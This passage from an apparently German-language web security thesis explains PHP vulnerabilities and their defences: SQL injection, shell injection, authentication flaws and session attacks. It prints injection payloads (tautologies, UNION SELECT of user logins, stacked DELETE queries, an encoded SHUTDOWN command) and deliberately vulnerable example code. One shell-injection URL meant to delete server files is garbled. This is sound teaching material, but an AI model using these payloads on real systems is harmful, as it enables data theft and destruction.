Die Funktion `realpath()` liefert `false` zurück, wenn die Datei nicht existiert. Zu beachten ist hier auch die Ausgabebereinigung bei der Fehlermeldung, der eingegebene Parameter `file` wird von HTML-Zeichen mittels `htmlspecialchars()` bereinigt.

Bereinigung: Die erlaubten Zeichen werden auf ASCII-Code Index 33 bis 127 mittels regulärem Ausdruck wie in der Anregung aus Listing 2.7 festgelegt. Andere Zeichen werden aus der Eingabe entfernt. So würde die Zeichenkette `Küche` durch die Bereinigung zu `Kche`.

```
1 $notAllowedCharacters = "[^(\x20-\x7F)]*";
2 $file = preg_replace("/$notAllowedCharacters/", "", $file);
```

Listing 2.7: Entfernen von nicht erlaubten Zeichen für Dateizugriffe

Format- und Typprüfung: Es wird anhand einer Positivliste wie in Listing 2.8 geprüft, ob die angeforderte Datei frei zugänglich ist. Eine Typumwandlung beziehungsweise eine Bereichsprüfung ist für Dateizugriffe nicht sinnvoll und wird deshalb nicht durchgeführt.

2.7 Vermeidung von geheimen Schnittstellen

Diese Art von Schwachstelle fällt unter OWASP Top Ten 2013 A7. Auch wenn sensible Schnittstellen nicht propagiert werden, sollten diese trotzdem mit einem Zugangsschutz geschützt werden.

```php
$allowedPublicFiles = array('/var/www/secureWebsite/assets/picture.png', '/
    var/www/secureWebsite/assets/description.txt');
if(!in_array($file, $allowedPublicFiles)) {
        die("Gegebene Parameter entsprechen nicht den System vorgaben");
}
```

Listing 2.8: Validierung mittels Positivliste

Beispiel:

Über die Datei *articles.php* werden Artikel aufgelistet. Besitzt ein Benutzer Administratorrechte, so wird ihm ein Knopf zum Löschen eines Artikels angezeigt, andernfalls nicht. Ein Beispiel ist in Listing 2.9 gegeben.

```php
<form method="POST">
        <? if ($username == "administrator") {
                echo '<input type="submit" name="delete" value="' .
                    $articleId . '">';
        }
        ?>
</form>
```

Listing 2.9: articels.php mit geheimer Löschschnittstelle

Quelle: in Anlehnung an Snyder u. a. [83, S. 17f.].

Sofern dies die einzige Schutzfunktion ist, könnte ein Angreifer ungehindert mit dem POST-Parameter *delete=n* den Artikel mit ID *n* löschen. Prinzipien wie diese, die auf Unklarheit basieren, werden als Sicherheit durch Verschleierung (Englisch: Security by Obscurity) bezeichnet und bieten keinen Schutz [75].

2.8 Ziele eines Angriffs

Ein Angreifer kann verschiedene Ziele bei einem Angriff verfolgen. Je nach Angriffstyp werden unterschiedliche Ziele angestrebt. Jedem Angriffstyp werden in den folgenden Abschnitten die entsprechenden Angriffsziele zugeordnet. Die Identifizierung von injizierbaren Parametern ist der erste Schritt bei der Sicherheitsanalyse einer Webseite und wird daher nur bei den Typen eines Angriffs aufgeführt, wenn ein spezielles Vorgehen zur Identifizierung gewählt wird. Die Angriffsziele lauten:

Ausführung eines Denial of Service: Ziel ist es den angeboten Dienst nicht benutzbar zu machen, indem Daten gesperrt oder gelöscht werden [68, S. 2].

Ausführung von fernen Kommandos: Ein Angreifer kann versuchen willkürlichen Code auszuführen oder auf das Dateisystem zuzugreifen [68, S. 2]. Diese Art Angriff beinhaltet je nach Kontext viele weitere der hier aufgeführten Ziele.

Bestimmung der Datenbanksignatur beziehungsweise des Betriebssystems: Der Angreifer versucht den Typ und die Version der Datenbank beziehungsweise des Betriebssystems zu bestimmen [68, S. 2]. Durch dieses Wissen können gezieltere Angriffe gestartet werden.

Diebstahl von Authentifizierungsdaten: Beschreibt das Abgreifen von Anmeldeinformationen um eine Übernahme der Identität eines Opfers durchzuführen. Dadurch können alle Aktionen durchgeführt werden, die auch das Opfer ausführen kann. Insbesondere: Extrahierung von Daten, Umgestalten der Seite, Erzwingen von Drive-By-Download [64, S. 840], Protokollierung von Tastenanschlägen [78, S. 10], Ausführung eines Denial of Service [78, S. 10].

Ermittlung der Verzeichnisstruktur: Um Daten aus dem Dateisystem extrahieren zu können, benötigt ein Angreifer Informationen über die Verzeichnisstruktur.

Ermittlung vom Datenbankschema: Um Daten aus der Datenbank extrahieren zu können werden Informationen wie Tabellennamen, Spaltennamen und Spaltentypen ermittelt [68, S. 2].

Extrahierung von Daten: Je nach Typ der Webanwendung können hier hoch sensible Daten wie Bankdaten extrahiert werden [68, S. 2].

Hinzufügung oder Änderung von Daten: Das Ziel dieses Angriffs ist die Manipulation von Daten [68, S. 2].

Identifizierung von injizierbaren Parametern: Der Angreifer injiziert schadhaften Code um zu ermitteln, welche Eingaben Schwachstellen enthalten [58, S. 2].

Umgehung von Authentifizierungsmechanismen: Der Angreifer versucht Webanwendungs- und Datenbank-Authentifizierungsmechanismen zu umgehen, um dadurch Privilegien und Rechte anderer Anwendungsbenutzer zu erlangen. [68, S. 2] Dadurch können alle Aktionen durchgeführt werden, die auch das Opfer ausführen kann. Insbesondere: Extrahierung von Daten, Umgestalten der Seite, Erzwingen von Drive-By-Download [64, S. 840], Protokollierung von Tastenanschlägen [78, S. 10], Ausführung eines Denial of Service [78, S. 10].

Verschleierung von Befehlen: Diese Kategorie umfasst verschiedene Techniken zum verschleiern von Eingaben, damit Audit- und Erkennungssysteme die Eingaben nicht als schadhaft erkennen (siehe auch Unterabschnitt 2.3) [68, S. 2].

Kapitel 3

Serverseitige Injections

Injections treten auf, wenn eine Server-Anwendung ungeschützte Daten an einen Interpreter sendet. Sie werden oft in Betriebssystembefehlen, Programmargumenten, LDAP-, NoSQL und SQL-Anfragen, SMTP Kopfzeilen und Xpath und XML Parsern gefunden [63]. SQL Injection sind besonders beliebt aufgrund Ihrer signifikanten Prävalenz [33]. Weiterhin sind in Datenbank i.d.R. die kritischsten Daten gehalten, was zu einem erhöhtem Interesse an diesen führt [33].

3.1 SQL-Injections

Structured Query Language Injections (SQLi) treten bei ungeschützten Datenbankoperationen auf. Zunächst wird der Angreifer versuchen ein Sonderzeichen, z.B. ein Anführungszeichen, zu injizieren. Erhält der Angreifer eine SQL-Fehlermeldung, so ist wahrscheinlich ein SQL Injection Angriff (SQLIA) möglich.

3.1.1 Beispiel: Zeichenketten Formularauswertung

Für dieses Beispiel wird eine Datenbank mit der Tabelle `wine` und dem Attribut `variety` vorausgesetzt. Zur Erstellung der Tabelle siehe Anhang D. Folgendes PHP-Skript wird zur Anfragebehandlung genutzt, welches auch für die nachfolgenden Beispiele genutzt wird:

```
1 $variety = $_POST['variety'];
2 $query = "SELECT * FROM wine WHERE variety='$variety'";
```

Listing 3.1: PHP-Anfrageerstellung für eine Zeichenkette

Quelle: in Anlehung an Snyder u. a. [83, S. 36].

Wird eine Formularanfrage mit `lagrein` für die POST-Variable `variety` gestellt, so enthält `$query`:

```
1 SELECT * FROM wine
2         WHERE variety='lagrein'
```

Listing 3.2: SQL-Anfrage zu Listing 3.1

Ein Angreifer könnte statt `lagrein` auch `lagrein' OR 1=1#` eingeben [83, S. 36]. Die Anfrage in `$query` beinhaltet nun:

```
1 SELECT * FROM wine
2         WHERE variety='lagrein'
3         OR 1=1#'
```

Listing 3.3: Kompromittierte SQL SELECT-Anfrage für Zeichenketten zu Listing 3.1

Zu beachten ist, dass das zweite Hochkomma als Eingabe eingeschleust und das letzte Hochkomma im Code definiert wird. Das hintere im Code definierte Hochkomma wird nach dem eingeschleusten Semikolon

und dem Kommentaranfang `#` aufgeführt und infolgedessen ignoriert. Durch diese Modifikation werden auf der Webseite alle vorhandenen Weine ungefiltert angezeigt. Am gefährlichsten sind solche Tautologien[1] im Kontext einer Löschanfrage wie in Listing 3.4 gezeigt.

```
1 DELETE FROM wine
2         WHERE id = 1
3         OR 1=1;#'
```

Listing 3.4: Kompromittierte SQL DELETE-Anfrage

Quelle: in Anlehung an Snyder u. a. [83, S. 36]

3.1.2 Typen

Tautologien

Angriffsziele: Extrahierung von Daten [51, S. 27], Umgehung von Authentifizierungsmechanismen [68, S. 3].

Beschreibung: Das Ziel von Tautologien ist eine bedingte SQL-Anfrage so zu manipulieren, dass sie immer wahr ist.

Beispiel: In Listing 3.4 wird das Resultat einer kompromittierten SQL Anweisung mit einer Tautologie aufgezeigt. Konditional ist hier das `OR 1=1`, wodurch die Abfrage immer wahr ergibt. Es werden also alle Artikel statt nur bestimmten angezeigt.

Illegale/Logisch inkorrekte Anfragen

Angriffsziele: Bestimmung der Datenbanksignatur [68, S. 4], Extrahierung von Daten [68, S. 4], Identifizierung von injizierbaren Parametern [65, S. 346].

Beschreibung: Dieser Angriff lässt einen Angreifer wichtige Informationen für weitere SQLIA sammeln. Besonders interessant ist diese Art der Anfrage, wenn der Server eine Fehlermeldung anzeigt, welche ausgewertet werden kann. Aber nicht nur die Fehlermeldung selbst ist aufschlussreich, auch bspw. der Platz auf der Webseite, wo die Fehlermeldung aufgeführt wird, da dies Aufschluss über die Zusammenhänge zwischen Anwendung und Datenbank liefern kann. Syntaxfehler werden genutzt, um injizierbare Parameter zu identifizieren. Typfehlermeldungen können Aufschluss über die Art des Datenbanksystems oder die Anzahl der Spalten geben. Logische Fehler geben oft den Namen der Tabelle mit an, in welcher ein Fehler aufgetreten ist. [68, S. 4]

Beispiel: Bei der Ermittlung der Spaltenanzahl einer Tabelle kann das systematische Testen mit der `ORDER BY`-Klausel helfen. `ORDER BY` erwartet als Parameter den Spaltennamen oder die Position für eine der n Spalten einer Tabelle. Ist der angegebene Wert für n größer der Anzahl der Spalten, wird eine Fehlermeldung geworfen. Die Anfrage mit n=1 (siehe Listing 3.5) wird ohne Fehlermeldung ausgeführt.

```
1 SELECT * FROM wine
2         WHERE variety='lagrein'
3         ORDER BY 1;#'
```

Listing 3.5: SQLIA zur Ermittlung der Spaltenanzahl

[1] Aussagen, die immer wahr sind um bspw. alle Artikel einer Artikelliste auszulesen [27].

Bei `n=2` wird die Fehlermeldung *ERROR 1054 (42S22): Unknown column '2' in 'order clause'* bei einer MySQL Datenbank gemeldet. Die Anzahl der Spalten ist also eins. Da jedes DBMS unterschiedliche Fehlermeldungen für eine Anfrage mit zu hohem n liefert, lässt sich implizit das DBMS bei Vergleich mit der Fehlermeldungsübersicht in Anhang E ableiten. In diesem Fall wird eine MySQL Datenbank verwendet. [68, S. 4]

Union Anfrage

Angriffsziele: Extrahierung von Daten [68, S. 4], Umgehung von Authentifizierungsmechanismen [51, S. 28].

Beschreibung: Bei einem Union-Anfrage-Angriff (Englisch: Union Query) versucht ein Angreifer erweiterte Informationen aus der Datenbank zu ermitteln. Dabei wird versucht eine bestehende Anfrage mittels `UNION SELECT <Rest der Anfrage>` mit einer zweiten zu koppeln. Hierbei ist das injizierte `SELECT` komplett unter der Kontrolle des Angreifers, was im Beispiel in Listing 3.5 nicht der Fall ist. [51, S. 28]

Beispiel: Ein Angreifer kann für die Anwendung in Listing 3.1 versuchen mittels injizierter Union Anfrage die Tabelle *users* auszulesen. Dafür injiziert er `' UNION SELECT username FROM user;#` und kann sich so alle Benutzer der Tabelle *users* anzeigen lassen. Die resultierende Anfrage lautet:

```
1 SELECT * FROM wine WHERE variety='' UNION SELECT login from users;#'
```

Listing 3.6: SQLi mit UNION SELECT

I.d.R. erfolgt vor einer `UNION SELECT` Anfrage die Ermittlung der Spaltenzahlen (siehe Illegale/Logisch inkorrekte Anfragen).

Multiple Anfragen

Angriffsziele: Ausführung eines Denial of Service [68, S. 4], Ausführung von fernen Kommandos [68, S. 4], Extrahierung von Daten [68, S. 4],.

Beschreibung: Bei multiplen Anfragen (Englisch: Stacked queries bez. Piggy-Backed Queries) werden zusätzlich zur Originalanfrage eine oder mehrere weitere Anfragen injiziert. Dafür wird die Originalanfrage mittels Semikolon beendet, um als nächstes eine weitere SQL-Anfrage einzuschleusen, welche separat ausgeführt wird. [68, S. 4]
Oft werden durch diesen Angriff Betriebssystembefehle oder Dateisystemzugriffe ausgeführt. Auf einer MySQL-Datenbank kann ein Angreifer mit der Funktion `sys_exec(<Kommando>)` ein Kommando an das Betriebssystem übergeben. [67, S. 15]

Beispiel: Ein Angreifer könnte für die Anwendung in Listing 3.1 statt `lagrein` auch lagrein'; DELETE FROM wine # eingeben [83, S. 36]. Die Variable `$query` beinhaltet nun die in Listing 3.7 gezeigte SQL-Anfrage, welche alle Einträge der Tabelle *wine* löscht.

Inferenz Anfragen

Angriffsziele: Bestimmung der Datenbanksignatur [51, S. 28], Ermittlung vom Datenbankschema [51, S. 28], Extrahierung von Daten [68, S. 4], Identifizierung von injizierbaren Parametern [68, S. 4].

```
1 SELECT * FROM wine
2         WHERE variety='lagrein';
3 DELETE FROM wine
```

Listing 3.7: Multiple Anfrage zur Löschung von Tabelleninhalten

Beschreibung: Wird dem Angreifer keine SQL-Fehlerausgabe angezeigt, kann nicht auf diese zur weiteren Analyse der Angriffe zurück gegriffen werden. Wurde bspw. mittels einer illegalen Abfrage festgestellt, dass sich das Seitenverhalten ändert, so kann eine SQL Injection mittels `true` oder `false` Fragen durchgeführt werden. Dabei wird zwischen *Blind SQL Injections* und *Zeitbasierten Angriffen* unterschieden. Bei Blind SQL Injecton wird das Seitenverhalten untersucht. Wird die Webseite korrekt dargestellt, wird dies als `true` gewertet, wird sie nicht korrekt dargestellt, wird dies als `false` gewertet. Unter anderem sind eine Fehlermeldungsseite, keine Ergebnismenge bei einer Suche oder ein HTTP 500er Code ein Indiz für ein `false` als Antwort. Bei Zeitbasierten Angriffen schleust ein Angreifer eine Verzögerung in die Ausführung ein, in einer PostgreSql kann sich der Funktion `pg_sleep()` bedient werden. [68, S. 4]

Beispiel: Ein Angreifer kann die Eingabe `lagrein ' foo '` verwenden, was in der SQL-Anfrage in Listing 3.8 resultiert.

```
1 SELECT * FROM wine
2         WHERE variety='lagrein' foo ''
```

Listing 3.8: Kompromittierte SQL Fehlererzeugungs-Anfrage

Da der Befehl *foo* nicht bekannt ist, produziert dies einen Datenbankfehler, so dass keine Ergebnisse zu sehen sind. Abfragen können also nur mittels boolschem Testen überprüft werden. Bei einschleusen von `lagrein' AND 1=1#` wird der Artikel lagrein angezeigt, die Antwort kann als `true` gewertet werden. Bei einschleusen von `lagrein' AND 1!=1#` werden keine Artikel dargestellt, die Antwort kann als `false` gewertet werden. Ist das Ziel des Angriffs die Erkennung der eingesetzten MySQL Version, kann zur Bestimmung die Funktion SUBSTRING(*Zeichenkette*, *Startpostion*, *Länge*) verwendet werden. Beispielsweise gibt der Befehl `SELECT SUBSTRING(foobar,4,3)` die Zeichenkette *bar* zurück. Wird dies mit einer boolschen Aussage gekoppelt, kann anhand des Webseitenverhaltens die Version bestimmt werden.
Wird `lagrein AND SUBSTRING(version(), 1, 1)=4;#` in die Anwendung injiziert und das Resultat ist `false`, so handelt es sich nicht um die Version 4, wird `lagrein AND SUBSTRING(version(), 1, 1)=5;#` injiziert und das Resultat ist `true`, handelt es sich um die MySQL-Version 5.

Verschleierung

Angriffsziele: Verschleierung von Befehlen [70, S. 573].

Beschreibung: Angriffserkennungssysteme (Englisch: Intrusion Detection Systems) erkennen verschiedene Arten einer SQLIA. Zur Tarnung dienen alternative Encondings, so liefert die Funktion `char(<ASCII-Position>)` für die Position in der ASCII-Tabelle das entsprechende Zeichen zurück. Beispielsweise gibt `char(97,98,99)` die Zeichenkette *abc* zurück.[68, S. 5]

Beispiel: Da jeder Angriff alternativ kodiert oder mit Kommentaren versehen werden kann, wird hier ein einfaches Beispiel gezeigt. So könnte statt `' ; SHUTDOWN;#` der Befehl

`' ; exec(char(0x73687574646f776e));` injiziert werden. `0x73687574646f776e` ist die ASCII hexadezimale Kodierung für die Funktion `SHUTDOWN`. Beide Befehle haben also den gleichen Effekt – der Server wird runter gefahren. [57, S. 3]

3.2 SQL-Injections abwehren

SQLIA können durch gute Programmierpraxis, richtig eingestellt Datenbankrechte (siehe Unterabschnitt 2.4.1), einem Konzept zur Eingabebehandlung oder Angriffserkennungssysteme verhindert oder erkannt und gemeldet werden. Für die Eingabebereinigung (siehe Unterabschnitt 2.5) zur Überführung in eine Datenbank können folgende Techniken genutzt werden:

3.2.1 Parametrisierte Anfragen

Bei parametrisierten Anfragen (Englisch: Prepared Statements) wird die SQL-Anfrage vor der Ausführung im Code definiert und zur Laufzeit mit Parametern belegt. Sie erlauben einerseits das automatische Maskieren von Attribut-Werten als auch die Ressourcen schonendere Verarbeitung von multiplen Anfragen. Die Attributwerte einer parametrisierten Anfrage müssen nicht maskiert werden, da der Treiber dies übernimmt. Über datenbankspezifische Funktionen wie `mysql_connect()`, `mysql_query()`, etc. oder über das *PHP Data Object (PDO)* kann eine Datenbankverbindung aufgebaut werden. PDO unterstützt 12 Datenbanktreiber. [15]
Im Skript in Listing 3.9 werden Daten in eine Datenbank eingespielt, wobei die Variablen `$name` und `$value` in die definierten Platzhalter `:name` und `:value` eingesetzt werden. [17]

```
1  $databaseHandle = new PDO('mysql:host=localhost;port=3331;dbname=mydatabase',
       'username', 'password');
2  $query = "INSERT INTO registry (name, value) VALUES (:name, :value)";
3  $stmt = $databaseHandle->prepare($query);
4  $stmt->bindParam(':name', $name);
5  $stmt->bindParam(':value', $value);
6
7  $name = 'Max';
8  $value = 1;
9  $stmt->execute();
10
11 $name = 'Hans';
12 $value = 2;
13 if(!$stmt->execute()) die("Fehler beim Eintragen in die Datenbank");
```

Listing 3.9: Nutzen von Prepared Statements

Quelle: in Anlehnung an www.php.net [17].

Die ausgeführte SQL-Anfrage bei Aufruf der URL *http://localhost/index.php?name=Jonas&value=Ei* lautet wie folgt:

```
1  INSERT INTO registry (name, value) VALUES ('Jonas', 'Ei');
```

Listing 3.10: SQL-Anfrage zu Skript 3.9

3.2.2 Zeichenkettenmaskierung

Eine Entschärfung für datenbankspezifische Metazeichen wie *\x00*, *\n*, *\r*, **, *'*, *"* und *\x1a* kann für eine MySQL-Datenbank mit der Funktion `mysql_real_escape_string()` durchgeführt werden [82].

3.3 Shell Injections

Shell Injections (oder auch COMMAND INJECTIONS) treten auf, wenn eine Anwendung auf Systemkommandos zugreift und es dabei zu ungewollter Befehlsausführung kommt. Wie bei der SQL Injection ist der ausführende Befehl eine Zeichenkette, welcher über Befehle wie `shell_exec()`, `system()` oder dem Backtick-Operator an die System-Kommandozeile übergeben wird. Während bei einer A*rgument Injection oder Modifizierung* [32] ein Befehl in ein Argument injiziert wird, kann ein vollständiger Befehl bei einer *ungenügenden Bereinigung* [31] in ein vordefiniertes Kommando injiziert werden.[2]

3.3.1 Angriffsziele:

Ausführung von fernen Kommandos.

3.3.2 Beschreibung:

Der Angreifer versucht in Systembefehlen bösartigen Code zu injizieren. Dabei kann, wie bei multiplen SQL Injections, mittels Semikolon ein Befehl beendet und der nächste anschließend gestartet werden. Weitere kritische Metazeichen sind in Anhang F aufgelistet.

3.3.3 Beispiel:

Zur Ermittlung der Anmeldung an einem Linux-System kann der Befehl `last <Benutzer-Kennung>` ausgeführt werden. Auf einer Webseite könnte die Benutzer-Kennung über ein GET-Parameter wie folgt übergeben werden:

```
1 $command = "last " . $_GET['user'];
2 system($command);
```

Listing 3.11: Shell Injection in der Datei last.php

Bei Aufruf von *http://localhost/last.php?user=bob* werden alle System-Anmeldungen vom Benutzer bob auf dem Bildschirm angezeigt. Wird stattdessen von einem Angreifer die modifizierte URL *http://localhost/last.php?user=userna Rf+%2F*, erfolgt eine Löschung aller Dateien auf dem System, auf welche der Webserver Schreibzugriff besitzt.

3.4 Shell Injections abwehren

3.4.1 Maskierungsfunktionen

Die Funktion `escapeshellcmd()` maskiert alle potentiell gefährlichen Zeichen in einer Zeichenkette [9]. Folgende Zeichen werden durch die Funktion mit einem Backslash maskiert: *#&;`|*?~<>^()[]{}$*, *\x0A* und *\xFF*. Das Hochkommata als auch die doppelten Anführungszeichen werden nur maskiert, wenn sie

[2] Aufgrund der Ähnlichkeit beider Typen wird im folgendem nur auf die ungenügende Bereinigung eingegangen.

als Paar auftreten.

3.4.2 Webserverprivilegien

Wie unter Konfiguration von Werkzeugen und Dienstenbeschrieben, sollte der Webserver mit einem separaten Benutzer ausgeführt werden.

Kapitel 4

Authentifizierungsmanagement

Diese Art von Schwachstelle fällt unter OWASP Top Ten 2013 A2. Die Authentifizierung ist ein Vorgang zur Überprüfung der Identität eines Gegenübers [26].
Auf einer Webseite wird oft zunächst eine Vor-Authentifizierungs-Session vergeben, nach der Authentifizierung (oft durch ein Benutzername/Passwort-Paar oder eine Passphrase), speichert das Session Management die Authentifizierungsberechtigungen. Die Zugriffskontrolle (auch Autorisierung) prüft beim Zugriff auf Objekte der Webseite die Berechtigung des Benutzers und erlaubt oder verweigert entsprechend den Zugriff [46].[1] Anschließend kann der Benutzer, i.d.R. ohne erneute Eingabe seiner Authentifizierungsdaten, Aktionen auf der Webseite durchführen.

4.1 Angriffsziele im Allgemeinen

Bei allen vorgestellten Typen ist das Angriffsziel der Diebstahl von Authentifizierungsdaten.

4.2 Typen

4.2.1 Brute Force Angriffe

Beschreibung: Ein Angreifer kann versuchen durch Wörterbuchangriffe oder ausprobieren aller möglichen Kombinationen Passwörter zu ermitteln [23].

4.2.2 Beispiel:

Besteht der Authentifizierungsmechanismus nur aus folgender Prüfung, sind Brute Force Angriffe möglich:

```
1 if($username == "John") {
2         if($passwort == "Ameise") {
3                 echo "Herzlich Willkommen John";
4         }else {
5                 echo "Passwort nicht richtig";
6         }
7 }else{
8         echo "Benutzername nicht bekannt";
9 }
```

Listing 4.1: Authentifizierungsmechanismus mit Schwachstellen

4.2.3 Unsichere Fehlermeldungen

Beschreibung: Werden bei der Eingabe eines falschen Benutzernames oder Passworts bei der Authentifizierung jeweils verschiedene Fehlermeldungen ausgegeben, kann ein Angreifer valide Benutzernamen

[1] Oft durch rollenbasierte Zugriffskontrollen, welche hier nicht weiter behandelt werden.

identifizieren. Dies ist besonders kritisch bei Benutzern mit Administrationsrechten, die oft admin, administrator, o.ä. genannt werden.

4.2.4 Beispiel:

Der Beschriebene Fall wird in Listing 4.1 dargestellt.

4.2.5 Zeitbasierte Angriffe

Beschreibung: Wird bei der Authentifizierung nach der Überprüfung des Benutzernamens ein zeitintensiver Vorgang durchgeführt, dieser aber nicht bei Eingabe eines falschen Benutzernamens durchlaufen, kann ein Angreifer im System vorhandene Benutzernamen erkennen.

Beispiel: Im Skript in Listing 4.2 wird ein angreifbarer Quellcode gezeigt. Die kostenintensive Überprüfung des Passworts erfolgt nur, wenn ein bekannter Benutzername eingegeben wird. Ein Angreifer kann

```
1 $isUserValid = false;
2 $passwordHash = getPasswortHashForUser($_POST['username']);
3 if ($_POST['username'] == "root" && isset($_POST['password'])) {
4         $isPasswordValid = password_verify($_POST['password'], $passwordHash)
              ;
5         if($isPasswordValid) {
6                 $isUserValid = true;
7         }
8 }
```

Listing 4.2: Authentifizierungsmechanismus mit Schwachstelle für Zeitbasierten Angriff

feststellen, bspw. mit den Entwicklerwerkzeugen in einem Browser, dass unterschiedliche Antwortzeiten für den Benutzer *root* und falschen Benutzern wie *superuser* existieren.

Kapitel 5

Authentifizierungs-Management absichern

Hier wird auf die wichtigsten Methoden zur Absicherung des Authentifizierungsmanagements eingegangen, der *OWASP Cheat Sheet*[1] ist eine ausführliche Quelle für weitere Methoden.

5.1 Komplexität und Länge des Passworts

Die Komplexität und Länge eines Passworts sollten durch das Authentifizierungsmanagement bei der ersten Eingabe geprüft und ggf. abgelehnt werden. Bei der Vergabe und Überprüfung ist eine Orientierung an der Regelung des Passwortgebrauchs vom Bundesamt für Sicherheit in der Informationstechnik (BSI) empfehlenswert. Dabei gilt u.a., dass ein Passwort mindestens acht Zeichen enthalten sollte, wobei mindestens zwei der Zeichen Großbuchstaben, Kleinbuchstaben, Sonderzeichen oder Zahlen sein sollten. [14]

5.2 Brute-Force Angriffe abwehren

Wenn mehrere erfolglose Authentifizierungsversuche in einem bestimmten Zeitintervall durchgeführt werden, empfiehlt das BSI eine automatische Sperrung des Benutzerkontos. Die anschließende Aktivierung des Benutzerkontos kann dabei automatisch nach Ablauf einer Zeitspanne oder manuell durchgeführt werden. [2][14]

5.3 Korrekte Fehlermeldungen

Wie in Abschnitt 4.2 beschrieben sollte ein System nicht zwischen Fehlermeldungen für Benutzernamen und Passwörter unterscheiden. Eine korrekte Meldung ist *Anmeldung fehlgeschlagen; Benutzername oder Passwort falsch.* [34].

5.4 Positionierung der Hashfunktion

Die durch die Funktion `password_verify()` aufgerufene Hashfunktion im Skript in Listing 4.2 Zeile 4 sollte immer durchlaufen werden, damit keine messbaren Zeitunterschiede bei der Eingabe eines korrekten im Gegensatz zu einem nicht korrekten Benutzernamens entstehen.

[1] Zu finden unter https://www.owasp.org/index.php/Authentication_Cheat_Sheet.

[2] Ein Beispiel für einen Erkennungsmechanismus kann in dem *OWASP PHP Security Project* in der Datei *adv_passwort.php* in dem GIT-Projekt unter https://github.com/OWASP/phpsec/blob/master/libs/auth/adv_password.php gefunden werden.

Kapitel 6

Session-Management

Das HTTP-Protokoll selbst ist statuslos[1], um den Klienten wiedererkennen zu können werden Sessions (Deutsch: Sitzungen) eingesetzt. Die Session-Identifizierung (ID) wird dem Browser über URL-Argumente, versteckte Formularfelder oder Cookies mitgeteilt. Der Browser sendet die ID bei jeder folgenden Anfrage erneut an den Server zurück [34]. Deshalb sind Session-IDs ein beliebtes Angriffsziel [74, S. 2] und es werden im Folgenden Angriffsmöglichkeiten auf diese vorgestellt.

6.1 Typen

6.1.1 Übernahme der Session

Angriffsziele: Umgehung von Authentifizierungsmechanismen.

Beschreibung: Beim Session-Diebstahl (Englisch: Session Hijacking) versucht ein Angreifer an die Session-ID zu gelangen. Angreifer gelangen oft durch Protokollierungen der Netzwerke (insbesondere bei drahtlosen Netzwerken) oder an öffentlichen Rechnern wie in Internetcafés an die Session-ID [76, S. 652].

Beispiel: An öffentlichen Rechnern könnte sich ein Benutzer auf einer Webseite authentifizieren und anschließend den Browser, ohne sich abzumelden, schließen. Ein potentieller Angreifer kann durch Öffnung des Browsers mit einer noch gültigen Session willkürliche Aktionen mit dem Rechten des Opfers auf der noch angemeldeten Webseite durchführen. [39]

6.1.2 Unterschiebung einer Session-ID

Angriffsziele: Diebstahl von Authentifizierungsdaten.

Beschreibung: Die Unterschiebung einer Session-ID (Englisch: Session Fixation) ist die Umkehrung eines Session-Diebstahls. Statt eine unbekannte authentifizierte Session zu übernehmen wird versucht eine bekannte nicht authentifizierte Session durch einen Benutzer authentifizieren zu lassen. Die Session-ID ist hier also fixiert und muss nicht wie bei einem Session Diebstahl ermittelt werden. [74, S. 2]

Beispiel: In Abbildung 6.1 ist ein Beispiel für die Unterschiebung einer Session gezeigt. Der Angreifer besucht eine Bankwebseite unter *http://bank.com/login.php* (1) und erhält von der Bank ein Anmeldeformular sowie die Session-ID *1234* (1.1). Der Angreifer sendet den Link *http://bank.com/login.php?PHPSESSID=1234* an das Opfer via E-Mail (2). Das Opfer klickt auf den Link (3) und baut die Verbindung zum Bank-Server auf (3.1). An dieser Stelle erzeugt die Bankwebseite keine neue Session-ID, da der Browser des Opfers bereits die Session-ID vom Angreifer in der HTTP-Anfrage mitsendet. Die Bankwebseite übermittelt ein Authentifizierungsformular an das Opfer, welches seine

[1] Der Statuslose Zustand ist beschrieben im RFC 2616.

Authentifizierungsdaten eingibt (4) und an den Bank-Server sendet (4.1). Der Angreifer ist nun in der Lage mit der ihm bekannten Session-ID willkürliche Aktionen auf der Webseite durchzuführen, bspw. das Auslesen der letzten Transaktionen des Opfers (5).



Abbildung 6.1: Session-ID unterschieben für eine URL basierte Bankwebseite
Quelle: in Anlehnung an Kolšek [74, S. 3].

Kapitel 7

Absicherung des Session-Managements

Hier wird auf die wichtigsten Methoden zur Absicherung des Session-Managements eingegangen, der *OWASP Cheat Sheet*[1] ist eine ausführliche Quelle für weitere Methoden.

7.0.3 Verschlüsselte Verbindung

Es sollten sensible Daten (und insbesondere die Session-ID) nur über verschlüsselte Verbindungen wie über den Secure Socket Layer (SSL) übertragen werden. Dadurch wird die Abhörung durch Netzwerkknoten unterbunden und der Diebstahl einer Session-ID ist nicht mehr möglich [76, S. 652]. In diesem Zusammenhang sollte die *php.ini*-Direktive *session.cookie_secure* ebenfalls auf *On* gesetzt werden, um zu erzwingen, dass die Session-ID im Cookie nur über HTTPs übertragen wird, damit das Mitschneiden der Session-ID durch Dritte nicht mehr möglich ist [13].

7.0.4 Nutzung von Cookies zur Übertragung der Session-ID

Die *php.ini*-Direktive *session.use_only_cookies* sollte auf *On* gesetzt werden, um die Übertragung der Session-ID nur über Cookies zu erlauben. Eine Session-ID kann so nicht mehr untergeschoben werden. Ab PHP-Version 5.3 ist die Variable per Standard auf *On* gesetzt. [13]

7.0.5 Erzeugung einer neuen Session-ID bei Authentifizierung

